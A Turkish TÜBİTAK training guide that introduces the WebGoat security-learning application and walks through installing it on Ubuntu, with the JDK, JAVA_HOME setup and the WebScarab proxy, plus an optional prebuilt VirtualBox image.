BİLİŞİM VE BİLGİ GÜVENLİĞİ İLERİ

TEKNOLOJİLER ARAŞTIRMA MERKEZİ

WEB UYGULAMALARINI ELE GEÇİRME EĞİTİMİ: WEBGOAT

SÜRÜM 1.0

2020

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü


P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE
Tel: (0262) 648 1000
Faks: (0262) 648 1100
http://www.bilgem.tubitak.gov.tr
http://www.bilgiguvenligi.gov.tr
teknikdok@tubitak.gov.tr

İÇİNDEKİLER

WEBGOAT NEDİR?

Webgoat, web siteleri için siber güvenliği konu alan bir web uygulamasıdır. J2EE(Java 2 Enterprise Edition) temelli geliştirilmiş sürümü bulunduğu gibi ASP.NET temelli geliştirilmiş sürümü de bulunmaktadır. Kodlamalarla içli dışlı çok nadir olunduğundan dolayı dil o kadar da önemli değil denebilir. Fakat derinlemesine öğrenmek istiyorsanız aşina olduğunuz ya da öğrenmekte olduğunuz dille yazılmış sürümü kullanmanızı öneririm. Java dili ile hazırlanmış Webgoat sürümü platform bağımsızlığına sahipken - yani windows dışında linux, mac osx işletim sistemlerinde de çalışabiliyorken - ASP.NET ile hazırlanmış Webgoat sürümü tahmin edebileceğiniz üzere yalnızca Windows platformu üzerinde çalışabilmektedir.

Webgoat, ingilizcede web keçisi anlamına gelir. Bu web uygulaması ile çeşitli siber güvenlik terimlerini ve tekniklerini öğrenebilir, böylece bir web sitesi açığı nedir, güvenlik riski nediri anlamlandırabilirsiniz. Aşağıda Webgoat'tan bir görüntü görmektesiniz:



Bu web uygulamasına çalışmayı düşünüyorsanız bundan önce DVWA'yı(Damn Vulnerable Web Application'ı) kurcalamanızı öneririm. DVWA sayesinde bir hacker siteyi nasıl hack'liyor, bir hacker bir sitede nasıl güvenlik açığı arıyor gibi sorulara tatmin edici cevaplar bulabilirsiniz. Bu blog'da DVWA'nın tüm derslerini Türkçe olarak yayınlamış bulunmaktayım. Dolayısıyla DVWA'nın derslerine yandaki linkten ulaşabilirsiniz: DVWA Dersleri DVWA tabiri caizse işin temelidir. WebGoat ise işin daha sofistike halidir. WebGoat ile geliştirilen web uygulamalarının mimari hatalarından kaynaklanan güvenlik açıklarını nasıl istismar edebileceğinizi öğrenebilirsiniz. Fakat dediğim gibi sıralamanın DVWA'dan WebGoat'a şeklinde olması

gerekir.

Webgoat uygulaması hakkında bir detay vermek durumundayım. Bu web uygulaması ingilizcedir. Fakat üzülmeyin. Bu blogda Webgoat uygulamasının Türkçe çözüm ve açıklamalarını zamanla buluyor olacaksınız inşaallah. Böylece bu açıklamalar üzerinden güvenlik açıklarını deneyimlemiş olup arzuladığınız deneyime ulaşacağınızı ümit ediyorum. Bundan sonraki adım kurulum aşamasıdır. Eğer Webgoat ilginizi celbettiyse haydi başlayalım:

Sonraki Yazı : Linux'a Webgoat Kurulumu
Bir Sonraki : Windows'a Webgoat Kurulumu

NOT: Bu blogda Webgoat da dahil olmak üzere yazılmış her yazı ancak kaynak gösterilmek şartıyla paylaşılabilir. Aksi takdirde hukuki hakkım mahfuzdur. İlginize...

UBUNTU 14.04 LTS LİNUX'A WEBGOAT KURULUMU

Bu yazı Webgoat web uygulamasının bir linux işletim sistemi olan Ubuntu üzerinden kurulumunu konu edinmektedir. Windows işletim sistemi için kurulum yapmak isteyenler bu adresten gerekli talimatları alarak kurulumlarını gerçekleştirebilirler. Bu yazıda geçen kurulum aşamaları muhtemelen tüm linux sürümleri için işlevseldir. Çünkü yüklemeler ve yapılandırmalar linux'un shell kodlamaları ile yapılmaktadır.

Linux için kurulum aşamaları şunlardan ibarettir:

1. JDK 1.6 Kurulumu
2. JAVA_HOME Yapılandırması
3. Webgoat Yapılandırması
4. Webscarab Kurulumu

Kurulumla uğraşmak istenilmezse alternatif olarak hazır WebGoat kurulu sanal makina seçeneği kullanılabilir. Bu çözüm makalenin sonunda alternatif olarak yer alacaktır.

EK: Ubuntu 14.04 LTS Üzerinde Hazır Yüklü WebGoat Yer Alan Makine

1. JDK 1.6 Kurulumu

Oracle tar.gz uzantılı hem 32 bitlik sisteme hem Webgoat'a ve hem de Webscarab'a uyumlu jdk paketi sunmadığından dolayı linux kurulumunda sadece 64 bitlik sistemler ele alınacaktır.

a) OpenJDK Kontrolü

İlk olarak sisteminizde bir openjdk paketi yüklü mü değil mi onu kontrol etmeniz gerekir. Bunun için CTRL + ALT + T kombinasyonu ile terminali açın. Aşağıdaki kodu girin:

(Aşağıdaki kodları kopyalayıp terminale yapıştırmak istediğiniz takdirde CTRL + SHIFT + V kombinasyonu ile bu işlemi yapabilirsiniz. CTRL + V kombinasyonu işe yaramayacaktır. Linux'a yabancılara duyurulur.)

```
1    java -version
```

Eğer terminalde kod sonrası çıkan bilgilendirme notunda openJDK anahtar kelimesini görürseniz bu java sürümünden kurtulmanız gerekir ve Oracle'ın jdk'sını yüklemeniz gerekir. openJDK'dan kurtulmak için:

```
1    sudo apt-get purge openjdk-*
```

satırını terminale girin ve ardından oturum şifrenizi girip Enter'layın. Sonra y harfine basıp tekrar Enter'layın. Artık openJDK'dan kurtulmuş bulunmaktasınız. Eğer openJDK anahtar kelimesini görmezseniz bu adımı atlayınız.

b) JDK Paketini Yükleme

Önce terminalinize root izni vermeniz her satırı girdiğinizde şifre sorma zahmetinden sizi kurtaracağından akıllıcadır. Dolayısıyla aşağıdaki satırı terminale girin.

```
1    sudo su
```

Sonra şifrenizi tuşlayın ve Enter'layın. Bu aşamada JDK 1.6 paketini indirmeniz gerekli. *jdk-6u6-p-linux-x64.tar.gz* paketini oracle'ın resmi sitesi olan bu adresten indirebilirsiniz. İndirme işlemini oracle'ın sitesinden lisans anlaşmasını "Accept" demek gibi ve üye olmak gibi prosedürlerden sonra yapabilirsiniz. İndirme işlemi sonrası Downloads klasörünüze inmiş bulunan tar.gz uzantılı paket için aşağıdaki kodlamalar ile bazı işlemler yapılacaktır. Aşağıdaki kodları satır satır olmak kaydıyla sırasıyla terminale giriniz:

```
1  mkdir -p /usr/local/java
2  cd /home/"your_user_name"/Downloads
3  cp -r jdk-6u6-p-linux-x64.tar.gz /usr/local/java
4  cd /usr/local/java
5  chmod a+x jdk-6u6-p-linux-x64.tar.gz
6  tar xvzf jdk-6u6-p-linux-x64.tar.gz
```

Buraya kadar tar.gz uzantılı dosyayı /usr/local/java/ klasörüne kopyalamış olduk. Şimdi sırada bir yapılandırma ayarı var. Terminale aşağıdaki satırı girin:

```
1  nano /etc/profile
```

Ardından terminal ekranında görüntülenen kodların en aşağısına yön tuşları ile inin ve aşağıdaki kodları kopyala yapıştır yordamıyla ekleyin.

```
1  JAVA_HOME=/usr/local/java/jdk1.6.0_06
2  PATH=$PATH:$HOME/bin:$JAVA_HOME/bin
3  export JAVA_HOME
4  export PATH
```

Yapıştırdıktan sonra CTRL + X kombinasyonuna tıklayın. Ardından 'Y' tuşuna tıklayın ve Enter'layın.

c) Linux Sistemini Yüklü JDK Konusunda Bilgilendirme

Bu aşama Linux sisteminize Oracle JDK'sının kullanım için mevcut olduğu konusunda bilgilendirir. Aşağıdaki satırları sırasıyla giriniz.

```
update-alternatives --install "/usr/bin/java" "java"
"/usr/local/java/jdk1.6.0_06/bin/java" 1

update-alternatives --install "/usr/bin/javac" "javac"
"/usr/local/java/jdk1.6.0_06/bin/javac" 1

update-alternatives --install "/usr/bin/javaws" "javaws"
"/usr/local/java/jdk1.6.0_06/bin/javaws" 1
```

Eğer yukarıdaki son satırı girdiğinizde anormal bir bilgilendirmeyle karşılaştıysanız endişelenmeyin. Diğer aşamaya geçebilirsiniz.

d) Oracle JDK'sının Sistemin Varsayılan JDK'sı Olacağı Yönünde Linux'u Bilgilendirme

Sırasıyla aşağıdaki kodları terminale girin:

```
1  update-alternatives --set java /usr/local/java/jdk1.6.0_06/bin/java
2  update-alternatives --set javac /usr/local/java/jdk1.6.0_06/bin/javac
3  update-alternatives --set javaws /usr/local/java/jdk1.6.0_06/bin/javaws
```

Ardından şu komutu girin:

```
1  . /etc/profile
```

Evet, buraya kadar sorunsuz gelmişseniz JDK'nız düzgün yapılandırılmış demektir. Bunu ise şu şekilde anlarsınız:

```
1  java -version
```

Yukarıdaki komutu terminale girdiğinizde aşağıdaki gibi bir bildirim ekranıyla karşılaşmıssanız buraya kadarki işlemler sorunsuz tamamlanmış demektir. Bilgisayarınızı JDK aşamasını bitirdikten sonra yeniden başlatın ve sonraki adımlara geçin.

Java version "jdk1.6.0_06"
Java(TM) SE Runtime Environment (build jdk1.6.0_06-b25)
Java HotSpot(TM) Server VM (build 23.1-b03, mixed mode)

Eğer karşılaşmadıysanız bir sorun var demektir. Bu durumda yorum ekleyerek durumunuzu bana bildirebilirsiniz.

2. JAVA_HOME Yapılandırması

Webgoat çalışabilmek için JAVA_HOME yapılandırmasına ihtiyaç duyar. Bunun için aşağıdaki komutları sırasıyla terminalinize girin:

```
1  $echo $JAVA_HOME
2  export PATH=$PATH:/usr/local/java/jdk1.6.0_06/bin
3  export JAVA_HOME=/usr/local/java/jdk1.6.0_06
4  . /etc/profile
```

3. Webgoat Yapılandırması

Artık temeli kurduktan sonra Webgoat uygulamamıza geçebiliriz. Resmi sitesinin verdiği bu linkten *WebGoat-5.4-OWASP_Standard_Win32.zip* paketini indirebilirsiniz. İnen dosya Downloads klasöründe olacaktır. Şimdi birkaç shell kodlaması daha yapılacak:

```
1
2  cd /home/"kullaniciAdiniz"/Downloads/
3  cp WebGoat-5.4-OWASP_Standard_Win32.zip /var/www/
4  cd /var/www/
5  unzip WebGoat-5.4-OWASP_Standard_Win32.zip
6  cd WebGoat-5.4/
   nano webgoat.sh
```

nano webgoat.sh kodu girildikten sonra ekrana bir dosya içeriği yansıyacaktır. O dosya içeriğindeki çok belirgin görünen 3 adet 1.5 sayısını 1.6 yapmalısınız. Görüş açınızı daraltmak adına şunu söyleyebilirim ki bu 1.5 sayıları 17. 19. ve 23. satırlarda yer almaktadır. Bu işlemi eksiksiz yapmanız mühimdir. Aksi takdirde Webgoat uygulaması çalışmayacaktır. Bu işlemi bitirdikten sonra CTRL + X kombinasyonu ile tuşlara basın. Ardından y tuşuna basın ve Enter'layın. Ufak bir işlem daha kaldı:

```
1    chmod +x webgoat.sh
```

Yukarıdaki kodu terminale girdikten sonra artık Webgoat uygulamanız hazır durumda demektir. Denemek için aşağıdaki kodu girin:

```
1    sh webgoat.sh start8080
```

Ekrana bir takım bilgiler akacaktır. Burada Webgoat uygulamasını göstermeden önce bir mühim noktayı söylemek istiyorum. **Bu web uygulamasını kapatmak istediğinizde sakın terminalin penceresindeki çarpı işareti ile terminali kapatmaya yeltenmeyin.** Bu durumda sil baştan tüm kurulum işlemlerini tekrarlamanız gerekecektir. Bunun yanısıra varolanları silmek için harcayacağınız çaba da cabası. Çünkü bu şekilde kapattığınız takdirde her Webgoat uygulamasını sh webgoat.sh start8080 kodlaması ile çalıştırmaya çalıştığınızda size ekran "Memory Leak" hatası verecektir ve uygulamayı kullanamaz olacaksınız. Dolayısıyla uygulamayı yine shell kodlaması ile kapatmalısınız. Bunu ise webgoat'u başlattığınız terminale gelip CTRL + C kombinasyonunu tuşladıktan sonra aşağıdaki kodu girerek gerçekleştirebilirsiniz.

```
1    sh webgoat.sh stop
```

Şimdi Webgoat uygulamasını tarayıcıda görüntüleyebilirsiniz. Bir web tarayıcısı açın ve şu linki girin:

http://localhost:8080/WebGoat/attack

Linkteki WebGoat dizinin W'su ve G'si büyük harflidir. Gözden kaçabilen bir ayrıntı olduğu için belirtmekte fayda var. Linki girdikten sonra ekrana pop-up şeklinde oturum açma penceresi gelecektir. Kullanıcı adı ve şifreye, yani ikisine de guest kelimesini girin. Artık Webgoat'u kullanmaya hazırsınız.

Burada iki-üç satırlık zahmeti dokunacak bir noktaya daha değinmek istiyorum. Webgoat uygulamasını her normal şekilde kapattığınızda ve sonrasında terminali de kapattığınızda ya da bilgisayarı kapatıp açtığınızda JAVA_HOME yapılandırması sıfırlanmaktadır. Bunu sabitleyecek bir çözüm bulamadığımdan her uygulamayı başlattığımda girdiğim kodlamaları aşağıda vermiş bulunmaktayım. Eğer siz bir çözüm bulursanız ve yorum ile bilgilendirirseniz memnun olurum. Webgoat uygulamasını her başlatışımda kullandığım kodları Java_HOME ile beraber veriyorum. Bir köşeye not etmenizde fayda var. Çünkü sürekli kullanacaksınız. Webgoat'u **sonraki oturumlarınızda** açmak için aşağıdaki kod satırlarını sırasıyla giriniz.

```
1  $echo $JAVA_HOME
2  export PATH=$PATH:/usr/local/java/jdk1.6.0_06/bin
3  export JAVA_HOME=/usr/local/java/jdk1.6.0_06
4  . /etc/profile
5  sh webgoat.sh start8080
```

Sonra tarayıcı ile uygulamayı kullanmaya başlayabilirsiniz. Kapatmak için ise CTRL + C kombinasyonu tuşlandıktan sonra:

```
1  sh webgoat.sh stop
```

UYARI: Webgoat yazılımını kullanıyor olduğunuz sıralar sisteminiz bir hack girişimine karşı savunmasız durumda kalır. Dolayısıyla bu uygulamayı kullanacağınız sıralar internet bağlantınızı kesmeniz tavsiye edilir.

4. Webscarab Kurulumu

Webscarab, Webgoat uygulaması için kullanacağımız bir araçtır. Bu araç webgot içerisinde surf yaparken ya da herhangi bir tarayıcı ve sanal sunucu etkileşimi sırasında talebi(request'i) ya da yanıtı(response'u) kesmek, gözlemlemek ve manipule etmek için kullanılır.

a) Webscarab'ı İndirme

Webscarab'ı Webgoat'un resmi sitesinde yer alan bu linkten indirebilirsiniz. İnen dosya Downloads klasörüne yerleşir. Bu dosya jar uzantılıdır. Dolayısıyla yüklemesi Windows'tan aşina olduğumuz GUI ile gerçekleşecektir.

b) Webscarab'ı Kurma

CTRL + ALT + T kombinasyonunu tuşlayarak terminali açın. Ardından şu komutları girin:

```
1  sudo su
```

Şifrenizi girin ve Enter'layın. Sonra aşağıdaki satırları sırasıyla girin.

```
1  cd /home/"kullaniciAdiniz"/Downloads/
2  java -jar webscarab-installer-20070504-1631.jar
```


Açılan yükleme penceresinden yazılımı yükleyin.

c) Webscarab'ı Yapılandırma

Webscarab'ın internet sayfaları ile sanal sunucu arasındaki iletişimi kesebilmesi için hem webscarab yazılımında hem de seçeceğiniz bir tarayıcıda proxy ayarlaması yapmanız gerekmektedir. Bunun için burada firefox tarayıcısı ele alınacaktır. Firefox'unuzu açın ve şu adımları izleyin:

Firefox->Preferences->Advanced->Network->Connection->Settings->...
Firefox->Tercihler->Gelişmiş->Ağ->Bağlantı->Ayarlar->...

En son firefox'unuzda vardığınız pencereyi aşağıda resimde gördüğünüz gibi yapılandırın:




Ardından Tamam deyin. Şimdi sıra Webscarab'a proxy değerlerini girmekte. Önce Webscarab'ı başlatmanız gerekir. Bunun için aşağıdaki kodları terminalinize girin(Bu kodları da bir köşeye not edin. Sürekli kullanacaksınız).

```
1  cd /usr/local/WebScarab/
2  java -jar webscarab.jar
```

Webscarab yazılımını başlatmış bulunmaktasınız. Şimdi webscarab'da aşağıdaki adımları izleyin:

Webscarab->Tools->Proxy->...
Webscarab->Araçlar->Proxy->...

Açılan pencereyi aşağıdaki gibi doldurun ve Apply deyin.



Hepsi bu kadar. Unutmamanız gereken bir şey var. Artık Webgoat uygulamasını çalıştırabilmek için önce Webscarab'ı açmanız gerekecektir. Çünkü proxy ayarı yapıldı. Eğer webscarab'ı açmadan webgoat'u açarsanız tarayıcıda uygulamayı görüntüleyemeyeceksiniz.

Sonuç

a) Webgoat'u Çalıştırma

İki tane terminal penceresi açın. Birine aşağıdakileri tuşlayın(*WebScarab'ı Başlatma Komutları*):

```
1  sudo su
2  cd /usr/local/WebScarab/
3  java -jar webscarab.jar
```

Diğerine de aşağıdakileri tuşlayın(*WebGoat'u Başlatma Komutları*):

```
1  sudo su
2  cd /var/www/WebGoat-5.4/
```

```
3  $echo $JAVA_HOME
4  export PATH=$PATH:/usr/local/java/jdk1.6.0_06/bin
5  export JAVA_HOME=/usr/local/java/jdk1.6.0_06
6  . /etc/profile
7  sh webgoat.sh start8080
```

b) Webgoat'u Kapatma

Webscarab'ı başlattığınız terminalin penceresinin sağ üst köşesindeki çarpıya tıklayarak kapatın. Sonra Webgoat'u çalıştırdığınız terminali seçin ve CTRL + C kombinasyonunu tuşlayın. Ardından aşağıdaki satırı o terminale girin:

```
1  sh webgoat.sh stop
```


EK: Ubuntu 14.04 LTS Üzerinde Hazır Yüklü WebGoat Yer Alan Makine

Bu başlık altında paylaşılacak yolla WebGoat'u kullanmak yukarıdaki kurulum işlemlerine alternatif bir isteğe bağlı seçenektir. Yukarıdaki yükleme zahmetiyle uğraşmak yerine hazırlanmış Ubuntu 14.04 LTS Linux sanal makinesini indirebilir ve VirtualBox'da açarak WebGoat'u kullanabilirsiniz.


Bu şekilde WebGoat'u kullanacaksanız öncelikle belirtilen linkten ova formatındaki (uzantısındaki) sanal makineyi indiriniz.

Ubuntu 14.04 LTS Linux Sanal Makinesini İndir (İçinde WebGoat Hazır)


İnen ova formatındaki dosyayı Oracle Virtualbox yazılımıyla açın. Bunun için Oracle Virtualbox yazılımının File -> Import Appliance... seçeneğine gidilmelidir ve oradan ova formatındaki dosya seçilip içeri aktarılmalıdır.




İçeri Aktar Seçilir




Ova Formatındaki Dosyaya Gidilir




Ova Formatındaki Dosya Seçilir



Ova Formatındaki Dosya İçeri Aktarılır

